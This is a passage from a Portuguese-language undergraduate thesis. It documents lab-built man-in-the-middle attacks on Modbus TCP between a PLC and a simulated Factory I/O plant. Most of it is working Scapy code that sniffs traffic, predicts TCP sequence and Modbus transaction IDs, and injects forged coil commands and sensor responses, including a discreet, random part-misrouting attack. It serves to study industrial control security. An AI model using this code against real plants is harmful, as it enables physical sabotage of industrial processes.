Portanto, tornou-se necessário capturar dois pacotes consecutivos do tipo QWMC, de forma a possibilitar o cálculo dos campos do próximo pacote, sua construção e posterior envio antes do pacote real transmitido pelo CLP.

O loop apresentado a seguir no trecho de Código 3.5 mostra a forma como essa captura foi realizada para os dois casos de ataque:

```
...
# ---------------------------- INTERCEPTACAO DOS PACOTES DE INTERESSE ----------------------------
# Intercepta pacotes Write Multiple Coils enviados ao PLC
flag = 1
print("---------------------------- DETECTANDO LOOP DE QUERRYS ENVIADOS AO PLC")
contador = 0

while flag:
    PACOTES_INTERCEPTADOS = sniff(
        iface=iface_,
        count=tamanho_do_loop + 1,
        lfilter=lambda x: x.haslayer(Raw) and x.haslayer(IP) and x[IP].dst == ip_factoryIO
    )

    QUERRY_WRITE_COIL_a = PACOTES_INTERCEPTADOS[0]
    QUERRY_WRITE_COIL_b = PACOTES_INTERCEPTADOS[tamanho_do_loop]
    contador += 1

    try:
        # Verifica se os pacotes capturados sao do tipo Write Multiple Coils
        if b'\x0f\x00\x00' in QUERRY_WRITE_COIL_a[Raw].load and b'\x0f\x00\x00' in QUERRY_WRITE_COIL_b[Raw].load:
            print("---------------------------- LOOP DE QUERRY WMC DETECTADO")
```

```
23              flag = 0
24          if contador > 500:
25              print("Nao foi possivel detectar o loop de querrys Write
    Multiple Coils. Tentando novamente...")
26              time.sleep(1.5)
27              contador = 0
28      except:
29          flag = 1
30  ...
```

Código 3.5 – Captura de pacotes QWMC

O trecho de código funciona de forma simples. Utilizando novamente a função `sniff`, são capturados pacotes em uma quantidade equivalente ao tamanho do loop de comunicação acrescido de uma unidade, aplicando-se um filtro para que apenas pacotes cujo endereço IP de destino seja o do computador com o *Factory I/O* sejam capturados, ou seja, apenas pacotes do tipo *Query*. Assim, se o loop de comunicação possui quatro canais, serão capturados cinco pacotes do tipo *Query*, sendo que o quinto pacote já corresponde ao início do segundo loop. Dessa forma, o primeiro e o quinto pacotes capturados pertencem ao mesmo canal, por exemplo, dois pacotes do tipo QWMC.

Após a captura, o primeiro pacote é atribuído a uma variável e o quinto pacote a outra variável, e então é realizada uma verificação. Caso ambos os pacotes possuam, em sua camada de aplicação *Raw*, a sequência apresentada no código, correspondente ao *Function Code* 0x0F (15), referente à função *Write Multiple Coils*, seguida do campo *Reference Number* com valor 0x0000, conclui-se que os pacotes analisados são dois pacotes QWMC e, portanto, podem ser utilizados para a construção de um novo pacote de ataque. Caso contrário, o loop continua até que seja capturada uma sequência que se inicie e termine com pacotes do tipo QWMC.

De fato, essa não é a melhor abordagem para esse caso, uma vez que seria mais eficiente filtrar diretamente apenas pacotes do tipo desejado, ao invés de capturar pacotes de todos os canais do loop de comunicação enviados ao *Factory I/O*. Por esse motivo, nos ataques de injeção de respostas e medições, a estratégia de captura de pacotes foi modificada.

3.4.2.2 Construção das camadas mais baixas

O Código 3.6 apresenta a construção das camadas mais baixas do pacote de ataque, especificamente as camadas Ethernet, IP e TCP.

```
...
# ---------------------------- CALCULO DOS CAMPOS TCP PARA O PACOTE DE ATAQUE ----------------------------
# Calcula os valores de sequencia e reconhecimento para os pacotes de ataque
TAMANHO_SEQ = QUERRY_WRITE_COIL_b.seq - QUERRY_WRITE_COIL_a.seq
TAMANHO_ACK = QUERRY_WRITE_COIL_b.ack - QUERRY_WRITE_COIL_a.ack

SEQ_ATAQUE = (QUERRY_WRITE_COIL_b.seq + TAMANHO_SEQ)
ACK_ATAQUE = (QUERRY_WRITE_COIL_b.ack + TAMANHO_ACK)

# Vetor com valores sniffados do ultimo querry
DADOS_LAYER_TPC = {
      'src': QUERRY_WRITE_COIL_b[IP].src,
      'dst': QUERRY_WRITE_COIL_b[IP].dst,
      'sport': QUERRY_WRITE_COIL_b[TCP].sport,
      'dport': QUERRY_WRITE_COIL_b[TCP].dport,
      'wnd': QUERRY_WRITE_COIL_b[TCP].window,
}

# Monta a camada IP/TCP do primeiro pacote de ataque
CAMADA_TCP_IP_PRIMEIRO_ATAQUE = IP(src=DADOS_LAYER_TPC['src'], dst=DADOS_LAYER_TPC['dst'])/ TCP(
     dport=DADOS_LAYER_TPC['dport'],
     sport=DADOS_LAYER_TPC['sport'], seq=SEQ_ATAQUE, ack=ACK_ATAQUE, window=DADOS_LAYER_TPC['wnd'],
     flags="PA"
)

# Camada Ethernet
CAMADA_ETHERNET = Ether(src=MAC_CLP, dst=MAC_factoryIO, type=0x0800)
...
```

Código 3.6 – Captura de pacotes QWMC

Inicialmente, são calculados os campos de sequência (*Sequence Number*) e reco-

nhecimento (*Acknowledgment Number*) do protocolo TCP, que são fundamentais para garantir que o pacote forjado seja aceito pelo destinatário como parte válida da comunicação em andamento. Para isso, é calculada a diferença entre os valores de *seq* e *ack* dos dois pacotes consecutivos do tipo *Query Write Multiple Coils*, capturados previamente. Essas diferenças representam o incremento natural desses campos ao longo do loop de comunicação, uma vez que, em uma comunicação TCP estável e cíclica, o tamanho dos dados transmitidos entre pacotes consecutivos é constante, resultando em incrementos fixos nos números de sequência e reconhecimento.

A partir desses incrementos, os valores de *seq* e *ack* do pacote de ataque são calculados somando-se os respectivos tamanhos ao último pacote legítimo capturado. Dessa forma, o pacote forjado mantém a coerência com o estado da conexão TCP entre o CLP e a planta, evitando que seja descartado por inconsistência na numeração de sequência. Em seguida, são reutilizados os parâmetros da última mensagem capturada, como endereços IP de origem e destino, portas TCP, tamanho da janela (*window*) e endereços MAC, garantindo que o pacote de ataque possua exatamente o mesmo enquadramento de rede da comunicação original. Por fim, as camadas IP, TCP e Ethernet são montadas explicitamente utilizando a flag TCP `PSH+ACK` (PA), garantindo que o pacote forjado seja reconhecido como parte válida da conexão TCP em andamento e que seu payload Modbus seja imediatamente encaminhado à camada de aplicação.

Com as camadas de rede mais baixas estabelecidas, o próximo passo é constuir a camada de aplicação Modbus TCP, ou ADU. A camada é composta por um cabecalho que contém as caracteríscas da mensagem e um campo PDU, que contem o Function code, ou seja, o tipo de mensagem Modbus TCP e o campo Data, que é de fato a parte da mensagem que contem os bytes de dados de processo a serem trasnmitidos. Essa estrutura foi apresentada previamente na Figura 13 e na Tabela 4.

3.4.2.3 Ataque contínuo e perceptível

O primeiro tipo de ataque de injeção de comando ensaiado foi um ataque do tipo Man-in-the-Middle, ou seja, um ataque no qual o atacante envia dados forjados

diretamente à planta, sobrepondo a comunicação legítima entre o CLP e a planta e inserindo pacotes falsificados diretamente na rede.

3.4.2.3.1 Construção do ADU

O Código 3.7 apresenta como é realizada a construção dos campos da camada de aplicação ADU, abrangendo tanto o cabeçalho MBAP quanto a camada PDU.

```
...
# ---------------------------- CONSTRUCAO DAS LAYERS MODBUSTCP E MODBUS
    ----------------------------
print("---------------------------- CONSTRUINDO LAYERS MODBUS")

# Extrai e calcula os campos Modbus para o ataque
Trans_ID = ((QUERRY_WRITE_COIL_b[Raw].load[0] << 8) +
    QUERRY_WRITE_COIL_b[Raw].load[1]) + tamanho_do_loop
Unit_ID = QUERRY_WRITE_COIL_b[Raw].load[6]
WMC_FUNCTION =  QUERRY_WRITE_COIL_b[Raw].load[7]
Bit_Count = ((QUERRY_WRITE_COIL_b[Raw].load[10] << 8) +
    QUERRY_WRITE_COIL_b[Raw].load[11])
Byte_Count = QUERRY_WRITE_COIL_b[Raw].load[12]
Length = (QUERRY_WRITE_COIL_b[Raw].load[4] << 8) +
    QUERRY_WRITE_COIL_b[Raw].load[5]
Data = 65535 # Valor fixo para os dados do ataque (1111111111111111)
    (todos os coils ligados)

# Define as classes ModbusTCP e Modbus para montar os pacotes
class ModbusTCP(Packet):
      name = "MBPA"
      fields_desc = [ ShortField("Transaction_Identifier", Trans_ID),
                      ShortField("Protocol_Identifier", 0),
                      ShortField("Length", Length),
                      ByteField("Unit_Identifier", Unit_ID)
                      ]


class Modbus(Packet):
      name = "PDU"
      fields_desc = [ XByteField("Function_Code", WMC_FUNCTION),
```

```
27                          ShortField("Reference_Number", 0),
28                          ShortField("Bit_Count", Bit_Count),
29                          ByteField("Byte_Count", Byte_Count),
30                          ShortField("Data", Data)
31                          ]
32 ...
```

Código 3.7 – Construção da camada de Aplicação Modbus TCP

A construção do campo ADU é feita inteiramente com base nos pacotes previamente capturados. Como cada byte possui um significado específico, a captura de um pacote legítimo permite utilizar seus dados como referência para a forja de um novo pacote futuro. Dois campos, em especial, requerem maior atenção: o campo `Trans_ID` e o campo `Data`. O *Transaction Identifier* é um campo de extrema importância na comunicação *Modbus TCP*, pois é iniciado no estabelecimento da comunicação e incrementado a cada nova troca de mensagens. Dessa forma, é imprescindível calcular corretamente o valor futuro do `Trans_ID` correspondente ao pacote de ataque, caso contrário o pacote será descartado pelo dispositivo por não respeitar a ordem esperada da comunicação.

O campo `Data`, por sua vez, é responsável por transportar os dados de atuação da planta e representa o conteúdo efetivo do ataque. No contexto deste primeiro ataque, o objetivo foi a realização de um ataque contínuo e deliberadamente perceptível. Para isso, o campo `Data` foi configurado com o valor 65535, correspondente a um campo de 16 bits com todos os bits em nível lógico alto. Como consequência, todos os atuadores da planta são acionados simultaneamente e de forma contínua, durante uma quantidade de ciclos definida pelo atacante. Esse ataque foi classificado como perceptível, pois sua execução torna evidente a ocorrência de uma anomalia no sistema, uma vez que esteiras, braços de direcionamento e dispositivos de bloqueio passam a operar simultaneamente. Ressalta-se que, em um cenário real, a execução de um ataque direcionado exige conhecimento prévio da planta e da rede industrial, obtido por meio de múltiplas capturas de tráfego, até que se compreenda, por exemplo, que o campo `Data` dessa comunicação específica possui tamanho de 2 bytes.

3.4.2.3.2 Loop de envio do ataque

Para finalizar a estruturação do ataque, o Código 3.8 apresenta o loop responsável pelo envio contínuo dos pacotes de ataque na rede. Esse loop é controlado por uma variável auxiliar, sendo encerrado quando o número de iterações atinge o valor definido em `loops_de_ataque`, previamente estabelecido pelo atacante.

```
...
# ---------------------------- ENVIO DOS PACOTES DE ATAQUE EM LOOP ----------------------------
print("---------------------------- CONCATENADO LAYERS E CONSTRUINDO PACOTE COMPLETO")

aux1 = 0
trans_id_atual = Trans_ID

while aux1 < loops_de_ataque:
    if aux1 == 0:
        # Usa o que ja foi construido fora do loop
        camada_ethernet = CAMADA_ETHERNET
        camada_tcp_ip = CAMADA_TCP_IP_PRIMEIRO_ATAQUE
        camada_modbus_tcp = ModbusTCP()
        camada_modbus = Modbus()
    else:
        # Recalcula valores para os proximos pacotes
        seq_atual = SEQ_ATAQUE + (TAMANHO_SEQ * aux1)
        ack_atual = ACK_ATAQUE + (TAMANHO_ACK * aux1)
        trans_id_atual = Trans_ID + (tamanho_do_loop * aux1)

        camada_tcp_ip = IP(src=DADOS_LAYER_TPC['src'], dst=DADOS_LAYER_TPC['dst']) / \
            TCP(dport=DADOS_LAYER_TPC['dport'], sport=DADOS_LAYER_TPC['sport'],
                seq=seq_atual, ack=ack_atual, window=DADOS_LAYER_TPC['wnd'], flags="PA")

        camada_modbus_tcp = ModbusTCP(Transaction_Identifier=trans_id_atual)
        camada_modbus = Modbus()

```

```
28      # Monta o pacote completo (IP/TCP/ModbusTCP/Modbus)
29      PACOTE_COMPLETO = camada_ethernet / camada_tcp_ip /
        camada_modbus_tcp / camada_modbus
30
31      # Define o momento certo para enviar o pacote (apos ler o ultimo
        response antes de finalizar o loop)
32      def parar_sniff_envio_pacote(pkt):
33          Tran_ID_Anterior_Envio = (pkt[Raw].load[0] << 8) + pkt[Raw].
        load[1]
34          if Tran_ID_Anterior_Envio == trans_id_atual - 1:
35              return True
36          return False
37
38      sniff(
39          iface=iface_,
40          lfilter=lambda x: x.haslayer(Raw) and x.haslayer(IP) and x[IP
        ].src == ip_factoryIO,
41          stop_filter=parar_sniff_envio_pacote
42      )
43
44      if aux1 == 0:
45          print("------------------------- MOMENTO CERTO DETECTADO,
        PACOTES SENDO ENVIADOS")
46
47
48      # Envia o pacote de ataque
49      sendp(PACOTE_COMPLETO, iface=iface_, verbose=0)
50
51      sys.stdout.write(".")
52      sys.stdout.flush()
53      aux1 += 1
54
55  print("\n------------------------- ATAQUE FINALIADO")
56  ...
```

Código 3.8 – Loop de envio de ataques a rede

Inicialmente, no primeiro ciclo do loop (`aux1 == 0`), é utilizado o pacote de ataque previamente construído com base nos últimos pacotes capturados da comunicação legítima. A partir da segunda iteração, torna-se necessário recalcular

e reconstruir dinamicamente os campos críticos do pacote, especificamente os valores de `Seq`, `Ack` e `Transaction ID`. Esse recálculo é feito com base no tamanho dos incrementos observados nos pacotes reais, garantindo que os pacotes forjados permaneçam coerentes com o estado atual da comunicação TCP e da sessão Modbus TCP. Caso esses valores não sejam corretamente atualizados, os pacotes de ataque seriam rejeitados pelos dispositivos da rede por estarem fora de sequência.

A concatenação das camadas Ethernet, IP, TCP, Modbus TCP e Modbus é realizada a cada iteração para formar o pacote completo de ataque, que é então enviado utilizando a função `sendp`. Essa função atua diretamente na camada de acesso à rede, permitindo um envio mais rápido do pacote, uma vez que não há necessidade de reconstrução automática das camadas inferiores no momento do envio.


Além disso, o ataque depende de um momento exato para que o pacote seja inserido corretamente no fluxo de comunicação. Para isso, é implementado um filtro de parada baseado na captura de pacotes de resposta Modbus. O envio do pacote de ataque ocorre apenas quando é detectado um pacote cujo `Transaction ID` corresponde ao valor imediatamente anterior ao `Transaction ID` calculado para o ataque. Dessa forma, garante-se que o pacote forjado seja transmitido exatamente na posição esperada dentro da sequência de mensagens, evitando sua rejeição por inconsistência temporal ou lógica.

A Figura 54 apresenta um trecho da comunicação entre o CLP e o Factory IO, evidenciando os pacotes utilizados como referência para a construção do ataque e o instante em que o pacote malicioso é inserido na rede. Neste cenário, os pacotes das linhas 31 e 39 são utilizados para a construção do primeiro pacote de ataque, enquanto o pacote de ataque efetivamente enviado corresponde à linha 47.

Após a captura do pacote da linha 39, o código deve executar de forma suficientemente rápida para que o pacote de ataque seja construído antes do início do próximo canal de comunicação, representado pela linha 45, o qual será utilizado como gatilho para o envio do ataque mostrado na linha 47. Dessa forma, a construção do pacote de ataque precisa ocorrer no intervalo entre os pacotes das linhas 40 e 44, destacado em azul, que corresponde a aproximadamente 62 ms.

O envio do pacote de ataque é condicionado à detecção do pacote da linha 46, que corresponde a uma mensagem de *response* com *Transaction ID* imediatamente

Figura 54 – Trecho de comunicação entre CLP e Factory IO



31	0.376673	192.168.0.69	192.168.0.169	Modbus…	69 Query: Trans: 17073; Unit: 1, Func: 15: Write Multiple Coils
32	0.378010	192.168.0.169	192.168.0.69	Modbus…	66 Response: Trans: 17073; Unit: 1, Func: 15: Write Multiple Coils
33	0.397048	192.168.0.69	192.168.0.169	Modbus…	66 Query: Trans: 17074; Unit: 1, Func: 4: Read Input Registers
34	0.397372	192.168.0.169	192.168.0.69	Modbus…	65 Response: Trans: 17074; Unit: 1, Func: 4: Read Input Registers
35	0.436636	192.168.0.69	192.168.0.169	Modbus…	73 Query: Trans: 17075; Unit: 1, Func: 16: Write Multiple Registers
36	0.437484	192.168.0.169	192.168.0.69	Modbus…	66 Response: Trans: 17075; Unit: 1, Func: 16: Write Multiple Registers
37	0.457506	192.168.0.69	192.168.0.169	Modbus…	66 Query: Trans: 17076; Unit: 1, Func: 2: Read Discrete Inputs
38	0.458131	192.168.0.169	192.168.0.69	Modbus…	64 Response: Trans: 17076; Unit: 1, Func: 2: Read Discrete Inputs
39	0.476523	192.168.0.69	192.168.0.169	Modbus…	69 Query: Trans: 17077; Unit: 1, Func: 15: Write Multiple Coils
40	0.476726	192.168.0.169	192.168.0.69	Modbus…	66 Response: Trans: 17077; Unit: 1, Func: 15: Write Multiple Coils
41	0.496793	192.168.0.69	192.168.0.169	Modbus…	66 Query: Trans: 17078; Unit: 1, Func: 4: Read Input Registers
42	0.497552	192.168.0.169	192.168.0.69	Modbus…	65 Response: Trans: 17078; Unit: 1, Func: 4: Read Input Registers
43	0.537178	192.168.0.69	192.168.0.169	Modbus…	73 Query: Trans: 17079; Unit: 1, Func: 16: Write Multiple Registers
44	0.538655	192.168.0.169	192.168.0.69	Modbus…	66 Response: Trans: 17079; Unit: 1, Func: 16: Write Multiple Registers
45	0.557158	192.168.0.69	192.168.0.169	Modbus…	66 Query: Trans: 17080; Unit: 1, Func: 2: Read Discrete Inputs
46	0.558233	192.168.0.169	192.168.0.69	Modbus…	64 Response: Trans: 17080; Unit: 1, Func: 2: Read Discrete Inputs
47	0.576545	192.168.0.69	192.168.0.169	Modbus…	69 Query: Trans: 17081; Unit: 1, Func: 15: Write Multiple Coils
48	0.577432	192.168.0.169	192.168.0.69	Modbus…	66 Response: Trans: 17081; Unit: 1, Func: 15: Write Multiple Coils

Fonte: Autor

anterior ao valor calculado para o ataque. Como o filtro de captura monitora apenas pacotes do tipo *response*, o envio do pacote de ataque é disparado assim que esse pacote é identificado, garantindo o correto posicionamento do pacote forjado na sequência da comunicação. Portanto, o pacote de ataque se sobrepõe ao pacote legítimo, sendo enviado antes que o real seja enviado.

Outro aspecto relevante observado é a diferença temporal entre mensagens de *query* e *response* de um mesmo canal Modbus e o intervalo entre canais consecutivos. No exemplo apresentado, o intervalo entre a *query* da linha 45 e a *response* da linha 46 é da ordem de 1 ms, enquanto o intervalo entre a *response* da linha 46 e o pacote de ataque da linha 47 é de aproximadamente 18 ms. Assim, a função `sendp` dispõe de menos de 18 ms para transmitir o pacote de ataque de forma que ele chegue ao destino antes do pacote legítimo. Por esse motivo, optou-se pela utilização da função `sendp` em vez da função `send`, uma vez que a primeira apresenta menor latência, pois não realiza o cálculo dos campos da camada de acesso à rede durante o envio, os quais já foram previamente construídos.

O código completo deste ataque está disponível no repositório GitHub do trabalho [26]. [10]

3.4.2.4 Ataque aleatório e discreto

O segundo tipo de ataque de injeção de comando ensaiado também consiste em um ataque do tipo Man-in-the-Middle. Entretanto, diferentemente do caso

[10] Disponível em: <https://github.com/RafaelAlvarezz/TrabalhoDeConclusaoDeCurso-RafaelAlvarez/tree/main/Ataques-De-Injecao-De-Comando>

anterior, o objetivo foi simular um cenário mais realista, no qual o ataque se mantém imperceptível em um primeiro momento, mas ainda assim é capaz de causar impactos significativos no processo ao longo do tempo. Para isso, assume-se que o atacante possua conhecimento prévio da planta industrial e de sua lógica de funcionamento.

Nesse cenário, o objetivo do ataque foi provocar a separação incorreta das peças, direcionando-as para rampas destinadas a cores diferentes das corretas. O ataque foi projetado para ocorrer apenas em determinados intervalos de tempo, interrompendo-se periodicamente e permitindo o funcionamento normal da planta. Dessa forma, apenas algumas peças são separadas de maneira incorreta em cada ocorrência, porém, ao longo de um período prolongado, o impacto acumulado do ataque torna-se significativo.

3.4.2.4.1 Construção do ADU

A construção do ADU se mantém a mesma apresentada no Código 3.7, utilizado no ataque anterior, com exceção do campo `Data`. A ideia deste ataque é gerar três tipos diferentes de envio de dados: o primeiro liga as esteiras, liga o braço da peça azul e desliga o stopblade e os demais braços; o segundo e o terceiro seguem a mesma lógica, porém ligando apenas o braço verde e o braço cinza, respectivamente. Dessa forma, quando um dos três ataques é enviado, ele sobrepõe os dados reais enviados pelo CLP e, mesmo que uma peça cinza esteja na esteira de separação, caso o código enviado seja referente ao braço azul, a peça cinza será direcionada para a rampa das peças azuis. Portanto, o campo `Data` deve assumir três valores diferentes, representando cada um desses estados da planta.

```
1 ...
2 Data = 25348 # Valor fixo para os dados do ataque (110110000010) (
    Esteiras on, stopblad off, braco 1 ON)
3 ...
```

Código 3.9 – Valor da variável data

Neste caso, o campo `Data` é inicialmente configurado com o valor 25348, que representa o braço responsável pelas peças azuis ligado. Esse valor poderia ser inicializado com qualquer um dos três valores possíveis, uma vez que ele representa

apenas o valor do primeiro pacote de ataque. A reatribuição efetiva do campo `Data` ocorre posteriormente dentro do loop de envio do ataque.

3.4.2.4.2 Loop de envio do ataque

O loop de envio do ataque também se mantém essencialmente o mesmo utilizado no ataque anterior, apresentado no Código 3.8, porém com uma modificação específica para permitir a atribuição de diferentes valores ao campo `Data` ao longo do tempo. O Código 3.10 apresenta essas alterações.

```
...
aux1 = 0
trans_id_atual = Trans_ID
contador =  1 #(vao ser 5 segundos de ataque a cada 15 segundos - contador 1 = 0,1s)
attack_values = [6916, 25348, 33541]

while aux1 < loops_de_ataque:
    if aux1 == 0:
        # Usa o que ja foi construido fora do loop
        camada_ethernet = CAMADA_ETHERNET
        camada_tcp_ip = CAMADA_TCP_IP_PRIMEIRO_ATAQUE
        camada_modbus_tcp = ModbusTCP()
        camada_modbus = Modbus()
    else:

        if contador <= 50:
            contador += 1
        elif contador > 50 and contador <= 200:
            Data = 0
            contador += 1
        elif contador > 200:
            contador = 0
            Data = random.choice(attack_values)
        # Recalcula valores para os proximos pacotes
        seq_atual = SEQ_ATAQUE + (TAMANHO_SEQ * aux1)
        ack_atual = ACK_ATAQUE + (TAMANHO_ACK * aux1)
        trans_id_atual = Trans_ID + (tamanho_do_loop * aux1)

```

```
29          camada_tcp_ip = IP(src=DADOS_LAYER_TPC['src'], dst=
    DADOS_LAYER_TPC['dst']) / \
30              TCP(dport=DADOS_LAYER_TPC['dport'], sport=DADOS_LAYER_TPC
    ['sport'],
31                  seq=seq_atual, ack=ack_atual, window=DADOS_LAYER_TPC[
    'wnd'], flags="PA")
32
33          camada_modbus_tcp = ModbusTCP(Transaction_Identifier=
    trans_id_atual)
34          camada_modbus = Modbus(Data=Data)
35          ...
36          ...
37              if Data != 0:
38          # Envia o pacote de ataque
39          sendp(PACOTE_COMPLETO, iface=iface_, verbose=0)
40  ...
```

Código 3.10 – Loop de envio de ataque

A principal diferença deste código está na atribuição dinâmica de valores à variável `Data` a cada ciclo de envio dos pacotes. O *array* `attack_values` corresponde a um vetor contendo os três valores de dados definidos anteriormente, sendo que cada valor representa a ativação de um braço específico do sistema de separação. O código opera em ciclos de 200 pacotes do tipo *Querry Write Multiple Coil*. Nos primeiros 50 pacotes, o ataque é efetivamente enviado utilizando um dos valores de ataque. Nos 150 pacotes seguintes, o campo `Data` recebe o valor zero e, devido à condição existente antes da função `sendp`, nenhum pacote de ataque é transmitido. Após esse intervalo, um novo valor é escolhido de forma pseudoaleatória dentre os três valores de ataque, lógica presente na linha 23, reiniciando o ciclo.

Dessa forma, o ataque envia pacotes maliciosos durante 50 pacotes a cada 150 pacotes legítimos, o que confere uma característica mais discreta ao ataque. Em um cenário real, caso não haja um operador monitorando continuamente o processo, diversas peças podem ser desviadas de forma incorreta sem que o comportamento anômalo seja imediatamente percebido.

O código completo deste ataque está disponível no repositório GitHub do trabalho [26]. [11]

[11] Disponível em: <https://github.com/RafaelAlvarezz/TrabalhoDeConclusaoDeCurso-RafaelAlvarez/

3.4.3 Ataques de injeção de respostas e medições

Os ataques de injeção de respostas e medições, já descritos na Seção 2.3.1, consistem na interceptação ou adulteração de dados provenientes de sensores ou de feedbacks de atuadores. Dessa forma, o CLP passa a reagir a informações falsas, fazendo com que o processo se comporte de maneira diferente do esperado. A planta utilizada para o estudo desse tipo de ataque foi a planta de controle de nível, apresentada na Seção 3.2.2. Para este caso, também foram desenvolvidos dois códigos de ataque distintos: um simulando a injeção de dados forjados e outro repetindo medições anteriores por um intervalo de tempo definido, caracterizando um ataque do tipo *Replay*.

3.4.3.1 Interceptação dos pacotes de interesse

Assim como nos ataques de injeção de comandos, em que foi necessário capturar dois pacotes consecutivos do mesmo tipo para a construção dos pacotes de ataque, neste caso o mesmo procedimento também se faz necessário. Porém, diferentemente do caso anterior, o ataque não é direcionado à planta, mas sim ao CLP. Dessa forma, o pacote de ataque deve ser do tipo *Response*. Para isso, foram capturados pacotes do tipo *Response Read Input Registers* (RRIR), que correspondem às respostas aos pacotes do tipo *Query Read Input Registers*, responsáveis por requisitar a leitura de valores analógicos. Esses valores são do tipo *WORD*, possuem 2 bytes de tamanho e representam medições provenientes de sensores analógicos.

Sendo assim, a captura é realizada especificamente para pacotes do tipo RRIR, de modo que seja possível calcular o próximo pacote *Response* a ser enviado ao CLP. O Código 3.11 apresenta como a captura de pacotes para aquisição dos endereços de IP e MAC foi realizada e como essa abordagem foi aprimorada em relação ao método utilizado nos ataques anteriores.

```
1
2 ...
3 print("------------------------------ DETECTANDO LOOP DE QUERRYS ENVIADOS
    AO PLC")
4
5 flag = 1
```

tree/main/Ataques-De-Injecao-De-Comando>

```
contador = 0

while flag:

    PACOTES_INTERCEPTADOS = sniff(iface=iface_,
        count= 2 ,
        lfilter= lambda x: x.haslayer(Raw) and x.haslayer(IP) and x[
    IP].dst == ip_CLP and x[Raw].load[7]==4)

    RESPONSE_RIR_LOOP_1 = PACOTES_INTERCEPTADOS[0] #RESPONSE Read
    Input Register loop 1
    RESPONSE_RIR_LOOP_2 = PACOTES_INTERCEPTADOS[1] #RESPONSE Read
    Input Register loop 2
     contador += 1

    try:
        # Verifica se os pacotes capturados sao do tipo Read Input
    Registers
        if b'\x01\x04\x06' in RESPONSE_RIR_LOOP_1[Raw].load and b'\
    x01\x04\x06' in RESPONSE_RIR_LOOP_2[Raw].load:
            print("------------------------- LOOP'S ENCONTRADOS")
            flag = 0
        if contador > 500:
            print("Nao foi possivel detectar o loop de querrys Write
    Multiple Coils. Tentando novamente...")
            time.sleep(1.5)
            contador = 0
    except:
            flag =1
...
```

Código 3.11 – Captura de pacotes RIRR para aquisição de IP e endereço MAC

Neste caso, são capturados apenas dois pacotes do tipo *Response Read Input Registers*, aplicando-se um filtro para que o endereço IP de destino seja o do CLP, caracterizando pacotes do tipo *Response*, além de um filtro adicional no byte de posição 7 do payload Modbus, cujo valor igual a 4 corresponde ao *Function Code* da função *Read Input Registers*. Dessa forma, garante-se que apenas pacotes do tipo RRIR sejam capturados. Ainda assim, é realizada uma verificação adicional,

assim como nos ataques de injeção de comandos, para assegurar que os pacotes capturados são do tipo desejado.

Agora, tratando sobre a captura de pacotes para a construção dos pacotes de ataque, no caso dos ataques de injeção de respostas e medições do tipo *Replay*, a forma de captura dos pacotes sofre uma pequena modificação. O Código 3.12 apresenta o trecho que foi alterado:

```
...
print("------------------------------ DETECTANDO LOOP DE QUERRYS ENVIADOS AO PLC")

flag = =1
conntador = 0
pacotes_para_coletar = 25

while flag:

    PACOTES_INTERCEPTADOS = sniff(
        iface=iface_,
        count= pacotes_para_coletar ,
        lfilter= lambda x: x.haslayer(Raw) and x.haslayer(IP) and x[IP].dst == ip_CLP and x[Raw].load[7]==4
        )

    RESPONSE_RIR_1 = PACOTES_INTERCEPTADOS[23] #RESPONSE Read Input Register penultimo loop
    RESPONSE_RIR_2 = PACOTES_INTERCEPTADOS[24] #RESPONSE Read Input Register ultimo loop
...
```

Código 3.12 – Captura de pacotes RRIR para construção dos ataques

Neste caso, ao invés de capturar apenas dois pacotes, é capturada uma quantidade maior de pacotes definida pelo atacante. Isso se deve ao fato de que, no ataque do tipo *Replay*, uma sequência de valores previamente lidos pelos sensores é repetida por um intervalo de tempo determinado. Assim, para obter uma sequência de medições reais que posteriormente será reutilizada nos pacotes de ataque, optou-se pela captura de 25 pacotes do tipo RRIR, ao invés de apenas dois. Para o ataque de inserção de dados forjados, não é necessária a captura de mais pacotes,

apenas dois pacotes sequenciais para que se construa o primeiro pacote de ataque.

3.4.3.2 Construção das camadas mais baixas

Neste caso, o código utilizado para a construção das camadas Ethernet, IP e TCP é exatamente o mesmo apresentado no Código 3.6, empregado anteriormente para o cálculo dos campos de *Sequence Number* e *Acknowledgment Number* e para a montagem das camadas de rede nos ataques de injeção de comandos. A única diferença entre os códigos está no nome das variáveis que armazenam os pacotes capturados. No caso dos ataques de injeção de comandos, são utilizadas as variáveis `QUERRY_WRITE_COIL_a` e `QUERRY_WRITE_COIL_b`, enquanto que, para os ataques de injeção de respostas e medições, são utilizadas as variáveis `RESPONSE_RIR_1` e `RESPONSE_RIR_2`.

3.4.3.3 Ataque de inserção de dados forjados

Para o primeiro ensaio de ataques do tipo injeção de respostas e medições, foi desenvolvido um código de inserção de dados forjados diretamente ao CLP, fazendo com que o próprio CLP passasse a enviar requisições incorretas à planta de controle de nível, baseando-se em valores de medições falsificados.

3.4.3.3.1 Construção do campo ADU

A construção da camada de aplicação segue a mesma lógica adotada nos ataques anteriores, utilizando os dados dos pacotes capturados para calcular o *Transaction ID* e para atribuir corretamente os valores dos demais campos do protocolo. O Código 3.13 apresenta essa construção, bem como a forma como o campo `Data` é definido neste caso específico. O objetivo deste ataque é inserir um valor falso de medição de nível do tanque na rede, como se fosse uma resposta legítima a uma requisição enviada pelo CLP.

Na planta utilizada, existiam dois sensores e um *knob* de ajuste de *setpoint*. Esses três valores eram enviados ao CLP no formato WORD, ou seja, cada variável ocupava 2 bytes, totalizando um campo de dados com 6 bytes. Os dois primeiros bytes correspondem ao nível do tanque, os bytes 3 e 4 ao valor de vazão na saída do tanque, e os dois últimos bytes ao valor de *setpoint* configurado.

```
...
#Criacao do pacote MODBUS

print("------------------------- CONSTRUINDO LAYER MODBUS")

#Calculo do transact ID do ataque
Trans_ID = ((RESPONSE_RIR_LOOP_2[Raw].load[0] << 8) +
